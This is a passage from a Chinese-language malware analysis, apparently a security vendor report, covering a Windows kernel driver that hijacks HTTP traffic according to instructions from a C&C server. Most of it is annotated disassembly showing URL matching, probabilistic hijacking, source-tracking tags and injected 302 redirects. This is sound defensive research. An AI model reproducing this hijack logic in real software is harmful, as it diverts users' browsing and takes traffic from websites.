.text:00402638                         @@exit:                                         ; CODE XREF: wfp_classifiy_callout+B↑j
.text:00402638                                                                         ; wfp_classifiy_callout+11↑j ...
.text:00402638 5F                              pop     edi
.text:00402639 5D                              pop     ebp
.text:0040263A C2 20 00                        retn    20h
.text:0040263A                         wfp_classifiy_callout endp
```

图 47、wfp_classify_callout 函数

http_hijack 函数中，根据 HSoftDoloEx.exe 接收 C&C 服务器云控指令对收发数据有选择地进行劫持，具体劫持流程如下：




图 48、内核态劫持流程图

3.3.1 发包流程

MsVwmlbkgn 有一个全局开关决定是开启劫持功能，这个全局开关在 MsVwmlbkgn 中由控制码 222008 进行控制（70 版本默认是打开的，上层没有对应控制的流程）。

除了全局开关以外，MsVwmlbkgn 还会根据请求包中“Host”字段的网址，在 C&C 服务器给出的指令中查找，根据指令有不同的处理方式，C&C 给出的指令包含：需要劫持的网站、劫持概率、使用何种方式劫持和浏览器名称。

```
.text:00402900 55                          push    ebp
.text:00402901 8B EC                       mov     ebp, esp
.text:00402903 83 EC 58                    sub     esp, 58h
.text:00402906 83 3D 08 50 40 00 00        cmp     hijack_switch, 0
.text:0040290D 53                          push    ebx
.text:0040290E 57                          push    edi
.text:0040290F 75 07                       jnz     short loc_402918
.text:00402911 32 C0                       xor     al, al
.text:00402913 E9 40 01 00 00              jmp     @@ret_false1
.text:00402918                             ; ---------------------------------------------------------------------------
.text:00402918
.text:00402918                             loc_402918:                             ; CODE XREF: should_hijack_this_request?+F↑j
.text:00402918 56                          push    esi
.text:00402919 8B 75 08                    mov     esi, [ebp+sent_packet_data]
.text:0040291C 85 F6                       test    esi, esi
.text:0040291E 0F 84 31 01 00 00           jz      @@ret_false
.text:00402924 80 3E 00                    cmp     byte ptr [esi], 0
.text:00402927 0F 84 28 01 00 00           jz      @@ret_false
.text:0040292D 83 7D 0C 00                 cmp     [ebp+outbuf], 0
.text:00402931 0F 84 1E 01 00 00           jz      @@ret_false
.text:00402937 56                          push    esi
.text:00402938 E8 C5 07 00 00              call    strlen
.text:0040293D 6A 00                       push    0                               ; end_mark
.text:0040293F 6A 05                       push    5                               ; pat_len
.text:00402941 89 45 F8                    mov     [ebp+var_8], eax
.text:00402944 89 45 FC                    mov     [ebp+pos], eax
.text:00402947 8D 45 FC                    lea     eax, [ebp+pos]
.text:0040294A 68 2E 38 40 00              push    offset pat                      ; "Host:"
.text:0040294F 50                          push    eax                             ; pos
.text:00402950 8D 45 EC                    lea     eax, [ebp+buffer]
.text:00402953 89 75 EC                    mov     [ebp+buffer], esi
.text:00402956 50                          push    eax                             ; buffer
.text:00402957 E8 C2 07 00 00              call    wild_search
.text:0040295C 84 C0                       test    al, al
.text:0040295E 0F 84 F1 00 00 00           jz      @@ret_false
.text:00402964 83 7D FC 00                 cmp     [ebp+pos], 0
.text:00402968 0F 84 E7 00 00 00           jz      @@ret_false
.text:0040296E 83 65 A8 00                 and     [ebp+url_key.LowPart], 0
.text:00402972 8D 7D AC                    lea     edi, [ebp+url_key.HighPart]
.text:00402975 6A 0A                       push    0Ah
.text:00402977 59                          pop     ecx
.text:00402978 FF 75 FC                    push    [ebp+pos]                       ; int
.text:0040297B 33 C0                       xor     eax, eax
.text:0040297D FF 75 EC                    push    [ebp+buffer]                    ; buf
.text:00402980 F3 AB                       rep stosd
.text:00402982 E8 BF FE FF FF              call    checksum_buffer
.text:00402987 83 65 E8 00                 and     [ebp+var_18], 0
.text:0040298B BB A0 54 40 00              mov     ebx, offset hijackable_urlsrc_avl_lock
.text:00402990 89 45 AC                    mov     [ebp+url_key.HighPart], eax
.text:00402993 89 5D F4                    mov     [ebp+SpinLock], ebx
.text:00402996
.text:00402996                             loc_402996:                             ; CODE XREF: should_hijack_this_request?+14F↓j
.text:00402996 8B CB                       mov     ecx, ebx                        ; SpinLock
.text:00402998 FF 15 08 40 40 00           call    ds:KfAcquireSpinLock
.text:0040299E 8B 4D F4                    mov     ecx, [ebp+SpinLock]
.text:004029A1 8A D8                       mov     bl, al
.text:004029A3 8D 45 A8                    lea     eax, [ebp+url_key]
.text:004029A6 83 C1 C8                    add     ecx, -56                        ; 00405468: hijackable_url_avl
.text:004029A9 50                          push    eax
.text:004029AA 51                          push    ecx
.text:004029AB FF 15 D0 40 40 00           call    ds:RtlLookupElementGenericTableAvl
.text:004029B1 8A D3                       mov     dl, bl                          ; NewIrql
.text:004029B3 8B F8                       mov     edi, eax
.text:004029B5 8B 5D F4                    mov     ebx, [ebp+SpinLock]
.text:004029B8 8B CB                       mov     ecx, ebx                        ; SpinLock
.text:004029BA FF 15 04 40 40 00           call    ds:KfReleaseSpinLock
.text:004029C0 85 FF                       test    edi, edi
.text:004029C2 74 77                       jz      short loc_402A3B
.text:004029C4 83 3F 2C                    cmp     dword ptr [edi], 2Ch
.text:004029C7 75 72                       jnz     short loc_402A3B
.text:004029C9 8B 45 F8                    mov     eax, [ebp+var_8]
.text:004029CC 6A 20                       push    20h                             ; end_mark
.text:004029CE 6A 04                       push    4                               ; pat_len
```

图 49、发包流程判断逻辑 1

如果请求的 URL 在 C&C 服务器返回的劫持列表中，接下来驱动还会对当前发起进程进行判断，最后再计算 C&C 服务器返回的对当前 URL 的劫持概率。

```
.text:00402A7D FF 15 C0 40 40 00              call    ds:IoGetCurrentProcess
.text:00402A83 50                             push    eax
.text:00402A84 FF 15 DC 40 40 00              call    ds:PsGetProcessImageFileName
.text:00402A8A 50                             push    eax                             ; void *
.text:00402A8B E8 EC 05 00 00                 call    get_process_name_without_extname
.text:00402A90 8B D8                          mov     ebx, eax
.text:00402A92 85 DB                          test    ebx, ebx
.text:00402A94 74 BF                          jz      short @@ret_false
.text:00402A96 8B 47 14                       mov     eax, [edi+14h]
.text:00402A99 50                             push    eax                             ; str
.text:00402A9A 89 45 E4                       mov     [ebp+pats], eax
.text:00402A9D E8 42 FE FF FF                 call    is_string_empty
.text:00402AA2 84 C0                          test    al, al
.text:00402AA4 75 17                          jnz     short loc_402ABD
.text:00402AA6 53                             push    ebx
.text:00402AA7 FF 75 E4                       push    [ebp+pats]
.text:00402AAA E8 07 04 00 00                 call    search_string
.text:00402AAF 85 C0                          test    eax, eax
.text:00402AB1 75 0A                          jnz     short loc_402ABD
.text:00402AB3 50                             push    eax                             ; Tag
.text:00402AB4 53                             push    ebx                             ; P
.text:00402AB5 FF 15 A4 40 40 00              call    ds:ExFreePoolWithTag
.text:00402ABB EB 98                          jmp     short @@ret_false
.text:00402ABD                        ; ---------------------------------------------------------------------------
.text:00402ABD
.text:00402ABD                        loc_402ABD:                                     ; CODE XREF: should_hijack_this_request?+1A4↑j
.text:00402ABD                                                                        ; should_hijack_this_request?+1B1↑j
.text:00402ABD 6A 00                          push    0                               ; Tag
.text:00402ABF 53                             push    ebx                             ; P
.text:00402AC0 FF 15 A4 40 40 00              call    ds:ExFreePoolWithTag
.text:00402AC6 33 DB                          xor     ebx, ebx
.text:00402AC8 33 F6                          xor     esi, esi
.text:00402ACA
.text:00402ACA                        loc_402ACA:                                     ; CODE XREF: should_hijack_this_request?+25A↓j
.text:00402ACA 3B 77 28                       cmp     esi, [edi+28h]
.text:00402ACD 0F 83 8D 00 00 00              jnb     loc_402B60
.text:00402AD3 83 FE 05                       cmp     esi, 5
.text:00402AD6 0F 83 84 00 00 00              jnb     loc_402B60
.text:00402ADC 8B 47 24                       mov     eax, [edi+24h]
.text:00402ADF 89 45 F0                       mov     [ebp+var_10], eax
.text:00402AE2 85 C0                          test    eax, eax
.text:00402AE4 74 71                          jz      short loc_402B57
.text:00402AE6 83 3C F0 00                    cmp     dword ptr [eax+esi*8], 0
.text:00402AEA 74 6B                          jz      short loc_402B57
.text:00402AEC 8B 44 F0 04                    mov     eax, [eax+esi*8+4]
.text:00402AF0 89 45 E4                       mov     [ebp+pats], eax
.text:00402AF3 8D 45 DC                       lea     eax, [ebp+CurrentTime]
.text:00402AF6 50                             push    eax                             ; CurrentTime
.text:00402AF7 FF 15 BC 40 40 00              call    ds:KeQuerySystemTime
.text:00402AFD 6A 00                          push    0
.text:00402AFF 6A 64                          push    64h
.text:00402B01 FF 75 E0                       push    [ebp+CurrentTime.HighPart]
.text:00402B04 FF 75 DC                       push    [ebp+CurrentTime.LowPart]
.text:00402B07 E8 3C 0A 00 00                 call    _allrem
.text:00402B0C 85 D2                          test    edx, edx
.text:00402B0E 7F 47                          jg      short loc_402B57
.text:00402B10 7C 05                          jl      short loc_402B17
.text:00402B12 3B 45 E4                       cmp     eax, [ebp+pats]
.text:00402B15 77 40                          ja      short loc_402B57
.text:00402B17
.text:00402B17                        loc_402B17:                                     ; CODE XREF: should_hijack_this_request?+210↑j
.text:00402B17 8B 45 F0                       mov     eax, [ebp+var_10]
.text:00402B1A B9 54 55 40 00                 mov     ecx, offset hijackable_urldst_avl_lock  ; SpinLock
.text:00402B1F 83 65 D8 00                    and     [ebp+var_28], 0
.text:00402B23 83 65 D4 00                    and     [ebp+var_2C], 0
.text:00402B27 8B 04 F0                       mov     eax, [eax+esi*8]
.text:00402B2A 89 45 D8                       mov     [ebp+var_28], eax
.text:00402B2D FF 15 08 40 40 00              call    ds:KfAcquireSpinLock
.text:00402B33 8A D8                          mov     bl, al
.text:00402B35 8D 45 D4                       lea     eax, [ebp+var_2C]
.text:00402B38 50                             push    eax
.text:00402B39 68 1C 55 40 00                 push    offset hijackable_process_avl
.text:00402B3E FF 15 D0 40 40 00              call    ds:RtlLookupElementGenericTableAvl
.text:00402B44 8A D3                          mov     dl, bl                          ; NewIrql
.text:00402B46 89 45 E4                       mov     [ebp+pats], eax
.text:00402B49 B9 54 55 40 00                 mov     ecx, offset hijackable_urldst_avl_lock  ; SpinLock
.text:00402B4E FF 15 04 40 40 00              call    ds:KfReleaseSpinLock
```

图 50、发包流程判断逻辑 2

如果上述判断逻辑均通过，则会根据 C&C 服务器返回的针对当前请求 URL 的劫持类型，有选择地分别执行两类劫持逻辑：

标记为**“2”**的劫持方式：

首先将要劫持到的目标 URL 保存在 redir_url。接下来，将当前 HTTP Flow 的句柄保存在 flowHandle_lo/hi，在收包劫持流程中做判断使用。

```
.text:00401B2B                          @@hijack_recv:                                          ; CODE XREF: http_hijack+16A↑j
.text:00401B2B 8B 85 C8 F7 FF FF                mov     eax, [ebp+var_838]
.text:00401B31 8B 40 08                         mov     eax, [eax+8]
.text:00401B34 85 C0                            test    eax, eax
.text:00401B36 0F 84 82 01 00 00                jz      @@free_ret
.text:00401B3C 8B 4D 10                         mov     ecx, [ebp+_inMetaValues]
.text:00401B3F A3 60 50 40 00                   mov     redir_url, eax
.text:00401B44 8B 41 20                         mov     eax, dword ptr [ecx+FWPS_INCOMING_METADATA_VALUES0_.flowHandle]
.text:00401B47 A3 58 50 40 00                   mov     flowHandle_lo, eax
.text:00401B4C 8B 41 24                         mov     eax, [ecx+24h]                          ; FWPS_INCOMING_METADATA_VALUES0_.flowHandle (HI32)
.text:00401B4F A3 5C 50 40 00                   mov     flowHandle_hi, eax
```

图 51、保存收包劫持所需数据

MsVwmlbkgn 会保留请求包中原始”Host“地址，在地址前添加“http://”子串后进行 base 64 编码，在编码后的字符串前添加"&s="，构成一个新的字符串，结果保存在 url_from_http_get_request。恶意代码制造者会通过该字符串统计截取流量的来源。

以“http://hao.qq.com/ ”为例，转换后”&s=aHR0cDovL2hhby5xcS5jb20vIA==“，保存该字符串在对应的应答包中使用，用于服务器后台统计。

```
.text:00401B54                          @@parse_http_get_full_url:
.text:00401B54 B8 00 04 00 00                   mov     eax, 400h
.text:00401B59 50                               push    eax                             ; size_t
.text:00401B5A 8D 85 FC FB FF FF                lea     eax, [ebp+url_buffer]
.text:00401B60 56                               push    esi                             ; int
.text:00401B61 50                               push    eax                             ; void *
.text:00401B62 E8 C9 19 00 00                   call    memset
.text:00401B67 83 C4 0C                         add     esp, 0Ch
.text:00401B6A BB FC 37 40 00                   mov     ebx, offset aHttp               ; "http://"
.text:00401B6F 53                               push    ebx
.text:00401B70 E8 8D 15 00 00                   call    strlen
.text:00401B75 8B F0                            mov     esi, eax
.text:00401B77 8D 85 FC FB FF FF                lea     eax, [ebp+url_buffer]
.text:00401B7D 56                               push    esi                             ; size_t
.text:00401B7E 53                               push    ebx                             ; void *
.text:00401B7F 50                               push    eax                             ; void *
.text:00401B80 E8 BD 19 00 00                   call    memcpy
.text:00401B85 83 C4 0C                         add     esp, 0Ch
.text:00401B88 8D 9D FC FB FF FF                lea     ebx, [ebp+url_buffer]
.text:00401B8E 03 DE                            add     ebx, esi
.text:00401B90 68 04 38 40 00                   push    offset aHost                    ; "Host"
.text:00401B95 57                               push    edi
.text:00401B96 E8 B5 01 00 00                   call    splice_from_buffer
.text:00401B9B 89 85 B8 F7 FF FF                mov     [ebp+UnicodeString.Buffer], eax
.text:00401BA1 85 C0                            test    eax, eax
.text:00401BA3 74 28                            jz      short loc_401BCD
.text:00401BA5 50                               push    eax
.text:00401BA6 E8 57 15 00 00                   call    strlen
.text:00401BAB 8B F0                            mov     esi, eax
.text:00401BAD 56                               push    esi                             ; size_t
.text:00401BAE FF B5 B8 F7 FF FF                push    [ebp+UnicodeString.Buffer]      ; void *
.text:00401BB4 53                               push    ebx                             ; void *
.text:00401BB5 E8 88 19 00 00                   call    memcpy
.text:00401BBA 83 C4 0C                         add     esp, 0Ch
.text:00401BBD 03 DE                            add     ebx, esi
.text:00401BBF 6A 00                            push    0                               ; Tag
.text:00401BC1 FF B5 B8 F7 FF FF                push    [ebp+UnicodeString.Buffer]      ; P
.text:00401BC7 FF 15 A4 40 40 00                call    ds:ExFreePoolWithTag
.text:00401BCD
.text:00401BCD                          loc_401BCD:                                     ; CODE XREF: http_hijack+27B↑j
.text:00401BCD 57                               push    edi
.text:00401BCE E8 0D 01 00 00                   call    splice_http_get_url
.text:00401BD3 8B F0                            mov     esi, eax
.text:00401BD5 85 F6                            test    esi, esi
.text:00401BD7 74 1A                            jz      short loc_401BF3
.text:00401BD9 56                               push    esi
.text:00401BDA E8 23 15 00 00                   call    strlen
.text:00401BDF 50                               push    eax                             ; size_t
.text:00401BE0 56                               push    esi                             ; void *
.text:00401BE1 53                               push    ebx                             ; void *
.text:00401BE2 E8 5B 19 00 00                   call    memcpy
.text:00401BE7 83 C4 0C                         add     esp, 0Ch
.text:00401BEA 6A 00                            push    0                               ; Tag
.text:00401BEC 56                               push    esi                             ; P
.text:00401BED FF 15 A4 40 40 00                call    ds:ExFreePoolWithTag
```

图 52、分析 HTTP 发送请求完整 URL

```
.text:00401BF3                          loc_401BF3:                                             ; CODE XREF: http_hijack+2AF↑j
.text:00401BF3 8D 85 FC FB FF FF                lea     eax, [ebp+url_buffer]
.text:00401BF9 50                               push    eax
.text:00401BFA E8 03 15 00 00                   call    strlen
.text:00401BFF 85 C0                            test    eax, eax
.text:00401C01 0F 84 B7 00 00 00                jz      @@free_ret
.text:00401C07 BE 00 04 00 00                   mov     esi, 400h
.text:00401C0C 8D 85 FC F7 FF FF                lea     eax, [ebp+inbuf]
.text:00401C12 56                               push    esi                                     ; size_t
.text:00401C13 6A 00                            push    0                                       ; int
.text:00401C15 50                               push    eax                                     ; void *
.text:00401C16 E8 15 19 00 00                   call    memset
.text:00401C1B 56                               push    esi                                     ; size_t
.text:00401C1C 6A 00                            push    0                                       ; int
.text:00401C1E BB 68 50 40 00                   mov     ebx, offset url_from_http_get_request
.text:00401C23 53                               push    ebx                                     ; void *
.text:00401C24 E8 07 19 00 00                   call    memset
.text:00401C29 83 C4 18                         add     esp, 18h
.text:00401C2C 8D 85 FC FB FF FF                lea     eax, [ebp+url_buffer]
.text:00401C32 50                               push    eax                                     ; SourceString
.text:00401C33 8D 85 A8 F7 FF FF                lea     eax, [ebp+ansi_url]
.text:00401C39 50                               push    eax                                     ; DestinationString
.text:00401C3A FF 15 8C 40 40 00                call    ds:RtlInitAnsiString
.text:00401C40 56                               push    esi                                     ; NumberOfBytes
.text:00401C41 33 F6                            xor     esi, esi
.text:00401C43 56                               push    esi                                     ; PoolType
.text:00401C44 FF 15 9C 40 40 00                call    ds:ExAllocatePool
.text:00401C4A B9 00 04 00 00                   mov     ecx, 400h
.text:00401C4F 89 85 B8 F7 FF FF                mov     [ebp+UnicodeString.Buffer], eax
.text:00401C55 51                               push    ecx                                     ; size_t
.text:00401C56 56                               push    esi                                     ; int
.text:00401C57 50                               push    eax                                     ; void *
.text:00401C58 C7 85 B4 F7 FF FF 00 04+         mov     dword ptr [ebp+UnicodeString.Length], 4000400h
.text:00401C62 E8 C9 18 00 00                   call    memset
.text:00401C67 83 C4 0C                         add     esp, 0Ch
.text:00401C6A 8D 85 A8 F7 FF FF                lea     eax, [ebp+ansi_url]
.text:00401C70 56                               push    esi                                     ; AllocateDestinationString
.text:00401C71 50                               push    eax                                     ; SourceString
.text:00401C72 8D 85 B4 F7 FF FF                lea     eax, [ebp+UnicodeString]
.text:00401C78 50                               push    eax                                     ; DestinationString
.text:00401C79 FF 15 90 40 40 00                call    ds:RtlAnsiStringToUnicodeString
.text:00401C7F BE 00 04 00 00                   mov     esi, 400h
.text:00401C84 8D 85 FC F7 FF FF                lea     eax, [ebp+inbuf]
.text:00401C8A 56                               push    esi
.text:00401C8B 50                               push    eax
.text:00401C8C 0F B7 85 B4 F7 FF FF             movzx   eax, [ebp+UnicodeString.Length]
.text:00401C93 D1 E8                            shr     eax, 1
.text:00401C95 50                               push    eax
.text:00401C96 FF B5 B8 F7 FF FF                push    [ebp+UnicodeString.Buffer]
.text:00401C9C E8 25 08 00 00                   call    utf16_to_utf8
.text:00401CA1 8B F0                            mov     esi, eax
.text:00401CA3 8D 85 B4 F7 FF FF                lea     eax, [ebp+UnicodeString]
.text:00401CA9 50                               push    eax                                     ; UnicodeString
.text:00401CAA FF 15 94 40 40 00                call    ds:RtlFreeUnicodeString
.text:00401CB0 53                               push    ebx                                     ; outbuf
.text:00401CB1 56                               push    esi                                     ; buflen
.text:00401CB2 8D 85 FC F7 FF FF                lea     eax, [ebp+inbuf]
.text:00401CB8 50                               push    eax                                     ; inbuf
.text:00401CB9 E8 24 FB FF FF                   call    concat_param_s_with_base64
.text:00401CBE
.text:00401CBE                          @@free_ret:                                             ; CODE XREF: http_hijack+86↑j
.text:00401CBE                                                                                  ; http_hijack+94↑j ...
.text:00401CBE 68 4D 6E 4E 6F                   push    'oNnM'                                  ; Tag
.text:00401CC3 57                               push    edi                                     ; P
.text:00401CC4 FF 15 A4 40 40 00                call    ds:ExFreePoolWithTag
```

图 53、拼接劫持来源统计信息

标记为**“8”**的劫持方式：

如果是方式“8”直接添加插入一个请求数据包，在”Host“地址后面修改推广号，具体实现在 construct_send_hijack_packet 中完成。

```
.text:00401A5B                          @@send:                                                 ; CODE XREF: http_hijack+75↑j
.text:00401A5B 33 F6                            xor     esi, esi
.text:00401A5D 8D 85 C0 F7 FF FF                lea     eax, [ebp+var_840]
.text:00401A63 6A 3C                            push    3Ch                                     ; size_t
.text:00401A65 56                               push    esi                                     ; int
.text:00401A66 50                               push    eax                                     ; void *
.text:00401A67 89 B5 BC F7 FF FF                mov     [ebp+outbuf], esi
.text:00401A6D E8 BE 1A 00 00                   call    memset
.text:00401A72 83 C4 0C                         add     esp, 0Ch
.text:00401A75 8D 85 BC F7 FF FF                lea     eax, [ebp+outbuf]
.text:00401A7B 50                               push    eax                                     ; outbuf
.text:00401A7C 57                               push    edi                                     ; sent_packet_data
.text:00401A7D E8 7E 0E 00 00                   call    should_hijack_this_request?
.text:00401A82 84 C0                            test    al, al
.text:00401A84 0F 84 34 02 00 00                jz      @@free_ret
.text:00401A8A 8B 85 C4 F7 FF FF                mov     eax, [ebp+hijack_type]
.text:00401A90 48                               dec     eax
.text:00401A91 48                               dec     eax
.text:00401A92 0F 84 93 00 00 00                jz      @@hijack_recv
.text:00401A98 83 E8 05                         sub     eax, 5
.text:00401A9B 0F 85 1D 02 00 00                jnz     @@free_ret
.text:00401AA1
.text:00401AA1                          @@hijack_send:
.text:00401AA1 8D 85 B8 F7 FF FF                lea     eax, [ebp+UnicodeString.Buffer]
.text:00401AA7 89 B5 B8 F7 FF FF                mov     [ebp+UnicodeString.Buffer], esi
.text:00401AAD 50                               push    eax                                     ; outbuf
.text:00401AAE 8D 85 BC F7 FF FF                lea     eax, [ebp+outbuf]
.text:00401AB4 50                               push    eax                                     ; inbuf
.text:00401AB5 E8 56 03 00 00                   call    construct_send_hijack_packet
.text:00401ABA 8B F0                            mov     esi, eax
.text:00401ABC 85 F6                            test    esi, esi
.text:00401ABE 0F 84 FA 01 00 00                jz      @@free_ret
.text:00401AC4
.text:00401AC4
.text:00401AC4 68 FF 03 00 00                   push    3FFh                                    ; size_t
.text:00401AC9 8D 85 FD FB FF FF                lea     eax, [ebp+var_403]
.text:00401ACF C6 85 FC FB FF FF 00             mov     [ebp+url_buffer], 0
.text:00401AD6 6A 00                            push    0                                       ; int
.text:00401AD8 50                               push    eax                                     ; void *
.text:00401AD9 E8 52 1A 00 00                   call    memset
.text:00401ADE FF B5 B8 F7 FF FF                push    [ebp+UnicodeString.Buffer]              ; size_t
.text:00401AE4 8D 85 FC FB FF FF                lea     eax, [ebp+url_buffer]
.text:00401AEA 56                               push    esi                                     ; void *
.text:00401AEB 50                               push    eax                                     ; void *
.text:00401AEC E8 51 1A 00 00                   call    memcpy
.text:00401AF1 83 C4 18                         add     esp, 18h
.text:00401AF4 6A 00                            push    0                                       ; Tag
.text:00401AF6 56                               push    esi                                     ; P
.text:00401AF7 FF 15 A4 40 40 00                call    ds:ExFreePoolWithTag
.text:00401AFD 8B 45 14                         mov     eax, [ebp+14h]
.text:00401B00 FF 33                            push    [ebx+FWPS_STREAM_DATA0_.flags]          ; flags
.text:00401B02 FF 70 20                         push    [eax+FWPS_FILTER1_.action.calloutId]    ; calloutId
.text:00401B05 8B 45 10                         mov     eax, [ebp+10h]
.text:00401B08 FF 70 24                         push    dword ptr [eax+24h]                     ; int
.text:00401B0B FF 70 20                         push    dword ptr [eax+FWPS_INCOMING_METADATA_VALUES0_.flowHandle] ; flowHandle
.text:00401B0E
.text:00401B0E                          @@inject_packet_and_ret:                                ; CODE XREF: http_hijack+12E↑j
.text:00401B0E 8B 45 0C                         mov     eax, [ebp+0Ch]
.text:00401B11 0F B7 00                         movzx   eax, [eax+FWPS_INCOMING_VALUES0_.layerId]
.text:00401B14 50                               push    eax                                     ; layerId
.text:00401B15 68 00 04 00 00                   push    400h                                    ; buflen
.text:00401B1A 8D 85 FC FB FF FF                lea     eax, [ebp+url_buffer]
.text:00401B20 50                               push    eax                                     ; inject_packet_buf
.text:00401B21 E8 EA 08 00 00                   call    inject_packet
.text:00401B26 E9 93 01 00 00                   jmp     @@free_ret
```

图 54、发包劫持流程

3.3.2 收包流程

如果当前 HTTP Flow 为发包时记录下的需要被劫持的 Flow (flowHandle_lo/hi 与当前句柄相同)，则表示这个收到的 HTTP 数据是需要被劫持的。这时，则会在应答流程中插入一个 302 重定向应答包，并将重定向地址指向 redir_url，且将劫持来源统计信息（url_from_http_get_request）同时拼接到重定向 URL 中。

```
.text:004019A3                          @@recv:
.text:004019A3 8B 75 10                         mov     esi, [ebp+10h]
.text:004019A6 A1 58 50 40 00                   mov     eax, flowHandle_lo
.text:004019AB 3B 46 20                         cmp     eax, dword ptr [esi+FWPS_INCOMING_METADATA_VALUES0_.flowHandle]
.text:004019AE 0F 85 0A 03 00 00                jnz     @@free_ret
.text:004019B4 A1 5C 50 40 00                   mov     eax, flowHandle_hi
.text:004019B9 3B 46 24                         cmp     eax, [esi+24h]
.text:004019BC 0F 85 FC 02 00 00                jnz     @@free_ret
.text:004019C2 A1 60 50 40 00                   mov     eax, redir_url
.text:004019C7 85 C0                            test    eax, eax
.text:004019C9 0F 84 EF 02 00 00                jz      @@free_ret
.text:004019CF 8D 8D B8 F7 FF FF                lea     ecx, [ebp+UnicodeString.Buffer]
.text:004019D5 51                               push    ecx                             ; result_length
.text:004019D6 50                               push    eax                             ; redir_url
.text:004019D7 E8 F6 07 00 00                   call    concat_302_packet
.text:004019DC 33 C9                            xor     ecx, ecx
.text:004019DE 89 85 B8 F7 FF FF                mov     [ebp+UnicodeString.Buffer], eax
.text:004019E4 89 0D 58 50 40 00                mov     flowHandle_lo, ecx
.text:004019EA 89 0D 5C 50 40 00                mov     flowHandle_hi, ecx
.text:004019F0 89 0D 60 50 40 00                mov     redir_url, ecx
.text:004019F6 85 C0                            test    eax, eax
.text:004019F8 0F 84 C0 02 00 00                jz      @@free_ret
.text:004019FE
.text:004019FE
.text:004019FE 68 FF 03 00 00                   push    3FFh                            ; size_t
.text:00401A03 51                               push    ecx                             ; int
.text:00401A04 8D 85 FD FB FF FF                lea     eax, [ebp+var_403]
.text:00401A0A 88 8D FC FB FF FF                mov     [ebp+url_buffer], cl
.text:00401A10 50                               push    eax                             ; void *
.text:00401A11 E8 1A 1B 00 00                   call    memset
.text:00401A16 83 C4 0C                         add     esp, 0Ch
.text:00401A19 FF B5 B8 F7 FF FF                push    [ebp+UnicodeString.Buffer]
.text:00401A1F E8 DE 16 00 00                   call    strlen
.text:00401A24 50                               push    eax                             ; size_t
.text:00401A25 FF B5 B8 F7 FF FF                push    [ebp+UnicodeString.Buffer]      ; void *
.text:00401A2B 8D 85 FC FB FF FF                lea     eax, [ebp+url_buffer]
.text:00401A31 50                               push    eax                             ; void *
.text:00401A32 E8 0B 1B 00 00                   call    memcpy
.text:00401A37 83 C4 0C                         add     esp, 0Ch
.text:00401A3A 6A 00                            push    0                               ; Tag
.text:00401A3C FF B5 B8 F7 FF FF                push    [ebp+UnicodeString.Buffer]      ; P
.text:00401A42 FF 15 A4 40 40 00                call    ds:ExFreePoolWithTag
.text:00401A48 FF 33                            push    [ebx+FWPS_STREAM_DATA0_.flags]
.text:00401A4A 8B 45 14                         mov     eax, [ebp+14h]
.text:00401A4D FF 70 20                         push    [eax+FWPS_FILTER1_.action.calloutId]
.text:00401A50 FF 76 24                         push    dword ptr [esi+24h]
.text:00401A53 FF 76 20                         push    dword ptr [esi+FWPS_INCOMING_METADATA_VALUES0_.flowHandle]
.text:00401A56 E9 B3 00 00 00                   jmp     @@inject_packet_and_ret
```

图 55、收包劫持流程

```
.text:004021D2 55                       push    ebp
.text:004021D3 8B EC                    mov     ebp, esp
.text:004021D5 51                       push    ecx
.text:004021D6 53                       push    ebx
.text:004021D7 56                       push    esi
.text:004021D8 57                       push    edi
.text:004021D9 FF 75 08                 push    [ebp+redir_url]                 ; str
.text:004021DC E8 03 07 00 00           call    is_string_empty
.text:004021E1 84 C0                    test    al, al
.text:004021E3 0F 85 C6 00 00 00        jnz     @@ret_FALSE
.text:004021E9 83 7D 0C 00              cmp     [ebp+result_length], 0
.text:004021ED 0F 84 BC 00 00 00        jz      @@ret_FALSE
.text:004021F3 FF 35 00 50 40 00        push    http_302_header                 ; HTTP/1.1 302 Found
.text:004021F3                                                                  ; Content-Length:0
